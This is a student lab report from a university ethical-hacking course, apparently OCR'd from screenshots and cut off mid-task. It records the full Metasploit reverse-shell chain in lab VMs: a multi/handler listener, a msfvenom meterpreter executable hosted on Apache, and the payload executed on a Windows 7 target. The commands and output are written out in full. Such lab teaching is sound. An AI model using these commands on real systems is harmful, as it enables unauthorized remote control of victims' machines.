Old Dominion University

CYSE 301 Cybersecurity Techniques and Operations

Assignment #4 Ethical Hacking

Joshua Morton


01218176

Task C: Exploit SMB on Windows XP with Metasploit

In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (10 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are:


- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: XXXX (follow the lab instruction



Kali - Internal Workstation on CS301-JMORT004 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Wed 03:11
root@CS2APenTest: ~
File Edit View Search Terminal Tabs Help
root@CS2APenTest: ~
root@CS2APenTest: ~

```
[-] ***

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||

       =[ metasploit v5.0.38-dev                          ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 3 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Above I used metasploit and input the command exploit/multi/handler to utilize the exploit and then I used set payload windows/meterpreter/reverse_tcp to set the payload.



Kali - Internal Workstation on CS301-JMORT004 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Wed 03:09
root@CS2APenTest: ~
File Edit View Search Terminal Tabs Help
root@CS2APenTest: ~
root@CS2APenTest: ~

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 8888
lport => 8888
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
```


I then set the lhost and lport of the exploit. I then initiated the exploit.



Kali - Internal Workstation on CS301-JMORT004 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications
Places
Terminal
Wed 03:11
root@CS2APenTest: ~
File Edit View Search Terminal Tabs Help
root@CS2APenTest: ~
root@CS2APenTest: ~
create .exe
apache
exe


```
root@CS2APenTest:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=8888 -f exe -o jmort0
04.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: jmort004.exe
root@CS2APenTest:~# service apache2 start
root@CS2APenTest:~# cp jmort004.exe /var/www/html/
root@CS2APenTest:~# ls -l /var/www/html/
total 168
-rw-r--r-- 1 root root 10701 Aug 30  2016 index.html
-rw-r--r-- 1 root root   612 Nov 13  2017 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Mar 13 03:07 jmort004.exe
-rw-r--r-- 1 root root 73802 Mar 13 02:30 jmort.exe
root@CS2APenTest:~#
```

I went to another console tab and typed the command msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=8888 -f exe -o jmort.exe to create the .exe deliverable payload. After that I utilized apache2 and copied it to the website.


Windows 7 on CS301-JMORT004 - Virtual Machine Connection
File Action Media Clipboard View Help
Apache2 Debian Default
192.168.10.13
Window 7 ▸ Downloads
Organize Open Share with New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Local Disk (C:)
vmshare (\\169.254.
Network
Name Date modified Type Size
jmort004 3/13/2024 3:08 AM Application 73 KB
My exe
jmort004 Date modified: 3/13/2024 3:08 AM Date created: 3/13/2024 3:08 AM
Application Size: 72.0 KB
Downloads
jmort.exe
jmort.exe
Show all
3:13 AM
3/13/2024
Status: Running


Above is the Windows 7 VM. I logged onto the website and typed into the url bar "192.168.10.13/jmort004.exe" after doing this a download initiated that was the exe I created in the Internal Kali VM. Once jmort004.exe was downloaded I ran it on windows 7.

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




Above is the result of screenshotting the Windows 7 desktop. I again used the command screenshot in meterpreter and got the following screenshot.

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file.


Kali - Internal Workstation on CS301-JMORT004 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Wed 03:29
root@CS2APenTest: ~
File Edit View Search Terminal Tabs Help
root@CS2APenTest: ~
root@CS2APenTest: ~
Downloads
Pictures
VMshare
"rgfsLaLK.jpeg" selected (70.8 k

